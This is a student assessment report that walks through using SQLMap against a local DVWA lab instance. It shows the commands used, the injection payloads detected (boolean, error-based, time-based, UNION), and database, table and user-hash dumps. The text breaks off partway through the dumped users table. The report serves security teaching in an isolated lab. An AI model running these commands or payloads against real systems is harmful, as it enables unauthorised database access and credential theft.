Network Information & Security

Internal Assessment-II Report

SQLMap-Automated SQL Injection Tool

Rushabh Vora - 16010123280

Rushil Kushari - 16010123281

Sr No	Title	Pg No
1.	Abstract	3
2.	Introduction	3-4
3.	Overview of SQLMap	4-5
4.	Types of SQL Injection	5
5.	System Setup	5-7
6.	SQLMap Installation	8-9
7.	Target Vulnerable Page	10
8.	Injection Detection	11
9.	Types of Injection Detected	11-12
10.	Database Enumeration	12-13
11.	Table Extraction	13-14
12.	Data Extraction	15-16
13.	Advantages & Disadvantages	16-17
14.	Comparison with Other Tools	17-18
15.	Conclusion	18

1. Abstract

SQL injection remains one of the most prevalent and critical vulnerabilities affecting web applications, enabling attackers to manipulate database queries and gain unauthorized access to sensitive data. Manual identification of such vulnerabilities is time-consuming and error-prone, particularly in large-scale applications. Automated security tools provide a systematic approach to detecting and exploiting these weaknesses.

This report presents a detailed analysis of SQLMap, an open-source automated SQL injection tool. The study covers its architecture, working methodology, and practical demonstration using DVWA (Damn Vulnerable Web Application) as the target. SQLMap automates the entire process of detecting and exploiting SQL injection flaws, supporting multiple injection techniques and database backends.

An experimental assessment was conducted to observe injection detection, database enumeration, table extraction, and data retrieval. The results demonstrate SQLMap's effectiveness in automating SQL injection attacks for penetration testing purposes. The report further discusses its advantages, limitations, and relevance in modern cybersecurity practice.

2. Introduction With the growing reliance on web applications for services across banking, healthcare, e-commerce, and education, the security of these systems has become a critical concern. Web applications that interact with backend databases are particularly susceptible to SQL injection attacks, a class of vulnerability that has persisted as a top threat for over two decades.

SQL injection occurs when an attacker is able to insert or manipulate SQL queries through unsanitized user input. This can lead to unauthorized data disclosure,

modification of records, authentication bypass, or in severe cases, complete compromise of the underlying database server. The OWASP Top 10 consistently ranks injection vulnerabilities among the most dangerous threats to web applications.

Manual testing for SQL injection is inefficient at scale, requiring deep knowledge of SQL syntax and extensive trial-and-error. Automated tools like SQLMap address this challenge by systematically probing input parameters and identifying vulnerabilities with minimal human intervention. This report aims to study SQLMap in depth, examining its features, working principles, and effectiveness through practical experimentation.

3. Overview of SQLMap SQLMap is an open-source penetration testing tool that automates the detection and exploitation of SQL injection vulnerabilities in web applications. It was originally developed by Bernardo Damele A. G. and Miroslav Stampar and is maintained as an active open-source project on GitHub. Written in Python, SQLMap is cross-platform and supports a wide range of database management systems.

The tool is capable of performing a full range of SQL injection attacks, from simple detection through to full database compromise. It supports automatic identification of the database type, fingerprinting of the database server, enumeration of databases, tables, and columns, and extraction of data. SQLMap can also escalate privileges, read system files, and execute operating system commands under certain conditions.

SQLMap is widely used by security professionals, penetration testers, and researchers for authorized assessments and academic study. It is an essential

component of any web application security testing toolkit and is endorsed by organizations such as OWASP.

4. Types of SQL Injection

SQLMap is capable of detecting and exploiting several distinct techniques of SQL injection. Each technique differs in how it extracts information from the target database and is selected automatically based on the target's behavior.


Injection Type	Description
Boolean-based Blind	Sends queries that return TRUE/FALSE responses. Data is inferred by observing differences in application behavior.
Time-based Blind	Injects time-delay commands (e.g., SLEEP). Data is inferred by measuring response delays.
Error-based	Exploits verbose database error messages to extract information directly in the response.
UNION-based	Uses UNION SQL operator to append additional SELECT queries and retrieve data in the application's output.
Stacked Queries	Executes multiple statements in a single request, allowing broader command execution.
Out-of-Band	Exfiltrates data via alternative channels (DNS or HTTP requests) when in-band methods are unavailable.


5. System Setup The experimental environment was configured to safely demonstrate SQLMap's capabilities without impacting live systems. The setup consisted of the following components:


- Operating System: Kali Linux (running in a virtualized environment)
- Target Application: DVWA (Damn Vulnerable Web Application) hosted on a local Apache/MySQL server via XAMPP or LAMP stack

- Tool: SQLMap – cloned from the official GitHub repository (https://github.com/sqlmapproject/sqlmap)
- Runtime: Python 3.x
- Network: Isolated local network to prevent unintended traffic

This controlled setup ensured that all testing was conducted in a safe, legal, and ethical environment designed specifically for security education and practice.




XAMPP Control Panel v3.3.0 [Compiled: Apr 6th 2021]
XAMPP Control Panel v3.3.0
Modules
Service Module PID(s) Port(s) Actions
Apache 22800 15520 80, 443 Stop Admin Config Logs
MySQL 3892 3306 Stop Admin Config Logs
FileZilla Start Admin Config Logs
Mercury Start Admin Config Logs
Tomcat Start Admin Config Logs
Config
Netstat
Shell
Explorer
Services
Help
Quit
13:21:47 [main] All prerequisites found
13:21:47 [main] Initializing Modules
13:21:47 [main] Starting Check-Timer
13:21:47 [main] Control Panel Ready
13:21:51 [Apache] Attempting to start Apache app...
13:21:51 [Apache] Status change detected: running
13:21:52 [mysql] Attempting to start MySQL app...
13:21:54 [mysql] Status change detected: running


Home
Instructions
Setup / Reset DB
Brute Force
Command Injection
CSRF
File Inclusion
File Upload
Insecure CAPTCHA
SQL Injection
SQL Injection (Blind)
Weak Session IDs
XSS (DOM)
XSS (Reflected)
XSS (Stored)
CSP Bypass
JavaScript Attacks
Authorisation Bypass
Open HTTP Redirect
Cryptography
API
DVWA Security
Security Level
Security level is currently: low.
You can set the security level to low, medium, high or impossible. The security level changes the vulnerability level of DVWA:
1. Low - This security level is completely vulnerable and has no security measures at all. It's use is to be as an example of how web application vulnerabilities manifest through bad coding practices and to serve as a platform to teach or learn basic exploitation techniques.
2. Medium - This setting is mainly to give an example to the user of bad security practices, where the developer has tried but failed to secure an application. It also acts as a challenge to users to refine their exploitation techniques.
3. High - This option is an extension to the medium difficulty, with a mixture of harder or alternative bad practices to attempt to secure the code. The vulnerability may not allow the same extent of the exploitation, similar in various Capture The Flags (CTFs) competitions.
4. Impossible - This level should be secure against all vulnerabilities. It is used to compare the vulnerable source code to the secure source code.
Prior to DVWA v1.9, this level was known as 'high'.
Low
Submit
Additional Tools
View Broken Access Control Logs - View access logs for the Broken Access Control vulnerability
Security level set to low

6. SQLMap Installation SQLMap was installed by cloning its official repository from GitHub, ensuring access to the most current version of the tool. The installation process was straightforward and consisted of the following steps:

- The repository was cloned using the Git command: git clone https://github.com/sqlmapproject/sqlmap.git
- Since SQLMap is Python-based, no separate compilation step was required
- The tool was verified by executing the --help flag: python sqlmap.py --help
- The help output confirmed that all modules and options were available and ready for use
- SQLMap requires no additional installation of dependencies for basic usage

This installation approach ensures the tool is kept up-to-date with the latest features, bug fixes, and vulnerability signatures by periodically pulling changes from the repository.

```
PS C:\Users\Lakshmipriya\Downloads\sqlmap-master\sqlmap> python sqlmap.py --help
        ___
       __H__
 ___ ___[,]_____ ___ ___  {1.10.3.11#dev}
|_ -| . [,]     | .'| . |
|___|_  [,]_|_|_|__,|  _|
      |_|V...       |_|   https://sqlmap.org

Usage: sqlmap.py [options]

Options:
  -h, --help            Show basic help message and exit
  -hh                   Show advanced help message and exit
  --version             Show program's version number and exit
  -v VERBOSE            Verbosity level: 0-6 (default 1)

  Target:
    At least one of these options has to be provided to define the
    target(s)

    -u URL, --url=URL   Target URL (e.g. "http://www.site.com/vuln.php?id=1")
    -g GOOGLEDORK       Process Google dork results as target URLs

  Request:
    These options can be used to specify how to connect to the target URL

    --data=DATA         Data string to be sent through POST (e.g. "id=1")
    --cookie=COOKIE     HTTP Cookie header value (e.g. "PHPSESSID=a8d127e..")
    --random-agent      Use randomly selected HTTP User-Agent header value
    --proxy=PROXY       Use a proxy to connect to the target URL
    --tor               Use Tor anonymity network
    --check-tor         Check to see if Tor is used properly
```

```
  Injection:
    These options can be used to specify which parameters to test for,
    provide custom injection payloads and optional tampering scripts

    -p TESTPARAMETER    Testable parameter(s)
    --dbms=DBMS         Force back-end DBMS to provided value

  Detection:
    These options can be used to customize the detection phase

    --level=LEVEL       Level of tests to perform (1-5, default 1)
    --risk=RISK         Risk of tests to perform (1-3, default 1)

  Techniques:
    These options can be used to tweak testing of specific SQL injection
    techniques

    --technique=TECH..  SQL injection techniques to use (default "BEUSTQ")

  Enumeration:
    These options can be used to enumerate the back-end database
    management system information, structure and data contained in the
    tables

    -a, --all           Retrieve everything
    -b, --banner        Retrieve DBMS banner
    --current-user      Retrieve DBMS current user
    --current-db        Retrieve DBMS current database
    --passwords         Enumerate DBMS users password hashes
    --dbs               Enumerate DBMS databases
    --tables            Enumerate DBMS database tables
    --columns           Enumerate DBMS database table columns
    --schema            Enumerate DBMS schema
    --dump              Dump DBMS database table entries
    --dump-all          Dump all DBMS databases tables entries
    -D DB               DBMS database to enumerate
    -T TBL              DBMS database table(s) to enumerate
```

```
  Operating system access:
    These options can be used to access the back-end database management
    system underlying operating system

    --os-shell          Prompt for an interactive operating system shell
    --os-pwn            Prompt for an OOB shell, Meterpreter or VNC

  General:
    These options can be used to set some general working parameters

    --batch             Never ask for user input, use the default behavior
    --flush-session     Flush session files for current target

  Miscellaneous:
    These options do not fit into any other category

    --wizard            Simple wizard interface for beginner users

Press Enter to continue...
```

7. Target Vulnerable Page The DVWA (Damn Vulnerable Web Application) SQL Injection module was selected as the target for this assessment. DVWA is a deliberately insecure PHP/MySQL application designed for security professionals to practice common vulnerability exploitation in a controlled setting.

The SQL Injection page in DVWA presents a simple user ID input form. When a value is submitted, it is appended directly to an SQL query without sanitization, making it vulnerable to injection. The target URL takes the form:

```
http://localhost/dvwa/vulnerabilities/sqli/?id=1&Submit=Submit
```

The id=1 parameter in the URL is the injection point. Because the parameter value is inserted directly into a backend SQL query without validation, SQLMap can manipulate it to extract arbitrary data from the database. The DVWA security level was set to Low for this demonstration.

```
PS C:\Users\Lakshmipriya\Downloads\sqlmap-master\sqlmap> python sqlmap.py -u "http://localhost/dvwa/vulnerabilities/sqli/?id=1" --coo
kie="PHPSESSID=c5hp8mb7rfmh3aeon0j48bohm4; security=low" --dbs
        ___
       __H__
 ___ ___[']_____ ___ ___  {1.10.3.11#dev}
|_ -| . ["]     | .'| . |
|___|_  [(]_|_|_|__,|  _|
      |_|V...       |_|   https://sqlmap.org

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibil
ity to obey all applicable local, state and federal laws. Developers assume no liability and are not responsible for any misuse or da
mage caused by this program

[*] starting @ 14:19:00 /2026-03-31/

[14:19:00] [INFO] testing connection to the target URL
[14:19:00] [INFO] testing if the target URL content is stable
[14:19:00] [INFO] target URL content is stable
[14:19:00] [INFO] testing if GET parameter 'id' is dynamic
[14:19:00] [WARNING] GET parameter 'id' does not appear to be dynamic
[14:19:00] [WARNING] heuristic (basic) test shows that GET parameter 'id' might not be injectable
[14:19:00] [INFO] testing for SQL injection on GET parameter 'id'
[14:19:00] [INFO] testing 'AND boolean-based blind - WHERE or HAVING clause'
[14:19:01] [INFO] testing 'Boolean-based blind - Parameter replace (original value)'
[14:19:01] [INFO] testing 'MySQL >= 5.1 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (EXTRACTVALUE)'
[14:19:01] [INFO] testing 'PostgreSQL AND error-based - WHERE or HAVING clause'
[14:19:01] [INFO] testing 'Microsoft SQL Server/Sybase AND error-based - WHERE or HAVING clause (IN)'
[14:19:01] [INFO] testing 'Oracle AND error-based - WHERE or HAVING clause (XMLType)'
[14:19:01] [INFO] testing 'Generic inline queries'
[14:19:01] [INFO] testing 'PostgreSQL > 8.1 stacked queries (comment)'
[14:19:01] [INFO] testing 'Microsoft SQL Server/Sybase stacked queries (comment)'
[14:19:01] [INFO] testing 'Oracle stacked queries (DBMS_PIPE.RECEIVE_MESSAGE - comment)'
[14:19:01] [INFO] testing 'MySQL >= 5.0.12 AND time-based blind (query SLEEP)'
[14:19:01] [INFO] testing 'PostgreSQL > 8.1 AND time-based blind'
[14:19:01] [INFO] testing 'Microsoft SQL Server/Sybase time-based blind (IF)'
[14:19:01] [INFO] testing 'Oracle AND time-based blind'
```

8. Injection Detection

SQLMap was pointed at the target URL with the vulnerable parameter specified. The tool automatically began testing multiple injection techniques against the id parameter. The basic command used was:

```
python sqlmap.py -u
"http://localhost/dvwa/vulnerabilities/sqli/?id=1&Submit=Submit"
--cookie="PHPSESSID=<session>; security=low" -p id
```

SQLMap automatically tested the parameter using itsbuilt-in payloads. Upon detecting avulnerability, it confirmed the injection point and reported the database type, version, and the successful injection technique. The detection phase provided foundational information for subsequent enumeration and extraction steps.

```
[14:21:35] [INFO] 'ORDER BY' technique appears to be usable. This should reduce the time needed to find the right number of query col
umns. Automatically extending the range for current UNION query injection technique test
[14:21:35] [INFO] target URL appears to have 2 columns in query
[14:21:35] [INFO] GET parameter 'id' is 'Generic UNION query (NULL) - 1 to 20 columns' injectable
[14:21:35] [WARNING] in OR boolean-based injection cases, please consider usage of switch '--drop-set-cookie' if you experience any p
roblems during data retrieval
GET parameter 'id' is vulnerable. Do you want to keep testing the others (if any)? [y/N] N
sqlmap identified the following injection point(s) with a total of 255 HTTP(s) requests:
```

9. Types of Injection Detected During the assessment against DVWA, SQLMap successfully detected and confirmed multiple SQL injection techniques on the id parameter. The following techniques were identified:

- Boolean-based blind SQL injection: The tool identified differences in application responses for true and false conditions injected into the parameter.
- Error-based SQL injection: The backend MySQL database returned verbose error messages which SQLMap leveraged to extract database information.
- Time-based blind SQL injection: SQLMap confirmed the vulnerability by injecting time-delay payloads and measuring server response times.
- UNION-based SQL injection: The UNION technique allowed SQLMap to append additional SELECT queries and retrieve column data directly in the application output.

The detection of multiple techniques demonstrates both the depth of the vulnerability in the target application and SQLMap's comprehensive testing capability. In production assessments, identifying multiple techniques helps testers select the most efficient exploitation method.

```
Parameter: id (GET)
    Type: boolean-based blind
    Title: OR boolean-based blind - WHERE or HAVING clause (NOT)
    Payload: id=1' OR NOT 9853=9853-- sAfq&Submit=Submit

    Type: error-based
    Title: MySQL >= 5.1 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (EXTRACTVALUE)
    Payload: id=1' AND EXTRACTVALUE(8033,CONCAT(0x5c,0x716a787171,(SELECT (ELT(8033=8033,1))),0x7176717671))-- hIdK&Submit=Submit

    Type: time-based blind
    Title: MySQL >= 5.0.12 AND time-based blind (query SLEEP)
    Payload: id=1' AND (SELECT 8157 FROM (SELECT(SLEEP(5)))oCxU)-- oSkI&Submit=Submit

    Type: UNION query
    Title: Generic UNION query (NULL) - 2 columns
    Payload: id=1' UNION ALL SELECT NULL,CONCAT(0x716a787171,0x76636477751949774705 86a4748554b6e6e65526c5546724f446544716658516a7272536d4e497946,0x7176717671)-- -&Submit=Submit
```

10. Database Enumeration Following successful injection detection, SQLMap proceeded to enumerate the database server. Using the --dbs flag, the tool retrieved a list of all databases hosted on the backend MySQL server. This phase provides an overview of the data landscape available to an attacker.

The enumeration revealed multiple databases, including the dvwa database which is the application's primary data store. Further enumeration of the dvwa database using the --tables flag revealed its table structure. SQLMap automates all of this interaction, translating complex SQL union or error-based queries into readable output for the tester.

Database enumeration is a critical step in penetration testing as it maps the scope of accessible data and helps prioritize targets for deeper extraction. The commands used included:

- python sqlmap.py -u "<url>" --dbs (list all databases)
- python sqlmap.py -u "<url>" -D dvwa --tables (list tables in target database)

```
[14:21:35] [INFO] the back-end DBMS is MySQL
web server operating system: Windows
web application technology: Apache 2.4.58, PHP 8.2.12
back-end DBMS: MySQL >= 5.1 (MariaDB fork)
[14:21:35] [INFO] fetching database names
available databases [6]:
[*] dvwa
[*] information_schema
[*] mysql
[*] performance_schema
[*] phpmyadmin
[*] test

[14:21:35] [INFO] fetched data logged to text files under 'C:\Users\Lakshmipriya\AppData\Local\sqlmap\output\localhost'

[*] ending @ 14:21:35 /2026-03-31/
```

11. Table Extraction After identifying the available databases, SQLMap was used to enumerate the tables within the dvwa database. The --tables flag instructed the tool to retrieve all table names from the specified database. The dvwa database was found to contain several tables, including:

Table Name	Description
users	Contains user credentials including usernames and hashed passwords
guestbook	Stores user-submitted guest book entries

The users table was identified as the highest-value target for subsequent data extraction, as it is likely to contain authentication credentials. This step illustrates how an attacker with SQL injection access can rapidly map the database structure to identify sensitive data stores.

```
PS C:\Users\Lakshmipriya\Downloads\sqlmap-master\sqlmap> python sqlmap.py -u "http://localhost/dvwa/vulnerabilities/sqli/?id=1&Submit=Submit" --
cookie="PHPSESSID=c5hp8mb7rfmh3aeon0j48bohm4; security=low" -D dvwa --tables
        ___
       __H__
 ___ ___[']_____ ___ ___  {1.10.3.11#dev}
|_ -| . ["]     | .'| . |
|___|_  [']_|_|_|__,|  _|
      |_|V...       |_|   https://sqlmap.org

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey
 all applicable local, state and federal laws. Developers assume no liability and are not responsible for any misuse or damage caused by this pr
ogram

[*] starting @ 14:32:56 /2026-03-31/

[14:32:56] [INFO] resuming back-end DBMS 'mysql'
[14:32:56] [INFO] testing connection to the target URL
sqlmap resumed the following injection point(s) from stored session:
---
```

```
Parameter: id (GET)
    Type: boolean-based blind
    Title: OR boolean-based blind - WHERE or HAVING clause (NOT)
    Payload: id=1' OR NOT 9853=9853-- sAfq&Submit=Submit

    Type: error-based
    Title: MySQL >= 5.1 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (EXTRACTVALUE)
    Payload: id=1' AND EXTRACTVALUE(8033,CONCAT(0x5c,0x716a787171,(SELECT (ELT(8033=8033,1))),0x7176717671))-- hIdK&Submit=Submit

    Type: time-based blind
    Title: MySQL >= 5.0.12 AND time-based blind (query SLEEP)
    Payload: id=1' AND (SELECT 8157 FROM (SELECT(SLEEP(5)))oCxU)-- oSkI&Submit=Submit

    Type: UNION query
    Title: Generic UNION query (NULL) - 2 columns
    Payload: id=1' UNION ALL SELECT NULL,CONCAT(0x716a787171,0x7663647751494774705 86a4748554b6e6e65526c5546724f446544716658516a7272536d4e497946,
0x7176717671)-- -&Submit=Submit
---
```

```
[14:32:56] [INFO] the back-end DBMS is MySQL
web server operating system: Windows
web application technology: Apache 2.4.58, PHP 8.2.12
back-end DBMS: MySQL >= 5.1 (MariaDB fork)
[14:32:56] [INFO] fetching tables for database: 'dvwa'
[14:32:56] [WARNING] reflective value(s) found and filtering out
Database: dvwa
[4 tables]
+--------------+
| access_log   |
| guestbook    |
| security_log |
| users        |
+--------------+

[14:32:56] [INFO] fetched data logged to text files under 'C:\Users\Lakshmipriya\AppData\Local\sqlmap\output\localhost'

[*] ending @ 14:32:56 /2026-03-31/
```

12. Data Extraction With the target table identified, SQLMap was used to dump its contents using the --dump flag. The following command was executed to extract all records from the users table:

```
python sqlmap.py -u "<url>" -D dvwa -T users --dump
```

SQLMap successfully retrieved all records from the users table, including usernames and MD5-hashed passwords. The tool also offered to perform a dictionary-based hash cracking operation on the retrieved hashes. This demonstrates that a successful SQL injection attack can result in complete compromise of user credentials.

This data extraction step highlights the severe real-world consequences of SQL injection vulnerabilities. In a production environment, such an attack could expose personally identifiable information, authentication credentials, and other sensitive data to an unauthorized party.

```
PS C:\Users\Lakshmipriya\Downloads\sqlmap-master\sqlmap> python sqlmap.py -u "http://localhost/dvwa/vulnerabilities/sqli/?id=1&Submit=Submit" --
cookie="PHPSESSID=c5hp8mb7rfmh3aeon0j48bohm4; security=low" -D dvwa -T users --dump
        ___
       __H__
 ___ ___[.]_____ ___ ___  {1.10.3.11#dev}
|_ -| . [.]     | .'| . |
|___|_  [.]_|_|_|__,|  _|
      |_|V...       |_|   https://sqlmap.org

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey
 all applicable local, state and federal laws. Developers assume no liability and are not responsible for any misuse or damage caused by this pr
ogram

[*] starting @ 14:35:30 /2026-03-31/

[14:35:30] [INFO] resuming back-end DBMS 'mysql'
[14:35:30] [INFO] testing connection to the target URL
sqlmap resumed the following injection point(s) from stored session:
---
Parameter: id (GET)
    Type: boolean-based blind
    Title: OR boolean-based blind - WHERE or HAVING clause (NOT)
    Payload: id=1' OR NOT 9853=9853-- sAfq&Submit=Submit

    Type: error-based
    Title: MySQL >= 5.1 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (EXTRACTVALUE)
    Payload: id=1' AND EXTRACTVALUE(8033,CONCAT(0x5c,0x716a787171,(SELECT (ELT(8033=8033,1))),0x7176717671))-- hIdK&Submit=Submit

    Type: time-based blind
    Title: MySQL >= 5.0.12 AND time-based blind (query SLEEP)
    Payload: id=1' AND (SELECT 8157 FROM (SELECT(SLEEP(5)))oCxU)-- oSkI&Submit=Submit

    Type: UNION query
    Title: Generic UNION query (NULL) - 2 columns
    Payload: id=1' UNION ALL SELECT NULL,CONCAT(0x716a787171,0x7663647751494774705 86a4748554b6e6e65526c5546724f446544716658516a7272536d4e497946,
0x7176717671)-- -&Submit=Submit
```

```
---
[14:35:30] [INFO] the back-end DBMS is MySQL
web server operating system: Windows
web application technology: Apache 2.4.58, PHP 8.2.12
back-end DBMS: MySQL >= 5.1 (MariaDB fork)
[14:35:30] [INFO] fetching columns for table 'users' in database 'dvwa'
[14:35:30] [WARNING] reflective value(s) found and filtering out
[14:35:30] [INFO] fetching entries for table 'users' in database 'dvwa'
[14:35:30] [INFO] recognized possible password hashes in column 'password'
do you want to store hashes to a temporary file for eventual further processing with other tools [y/N] N
do you want to crack them via a dictionary-based attack? [Y/n/q] n
```

```
Database: dvwa
Table: users
[5 entries]
+---------+--------+---------+--------------------------------+----------------------------------+-----------+------------+-------------------
--+--------------+----------------+
| user_id | role   | user    | avatar                         | password                         | last_name | first_name | last_login
  | failed_login | account_enabled |
+---------+--------+---------+--------------------------------+----------------------------------+-----------+------------+-------------------
--+--------------+----------------+
| 1       | admin  | admin   | /dvwa/hackable/users/admin.jpg   | 5f4dcc3b5aa765d61d8327deb882cf99 | admin     | admin      | 2026-03-31 13:30:1
0 | 0            | 1              |
| 2       | user   | gordonb | /dvwa/hackable/users/gordonb.jpg | e99a18c428cb38d5f260853678922e03 | Brown     | Gordon     | 2026-03-31 13:30:1
0 | 0            | 1              |
| 3       | user   | 1337    | /dvwa/hackable/users/1337.jpg    | 8d3533d75ae2c3966d7e0d4fcc69216b | Me        | Hack       | 2026-03-31 13:30:1
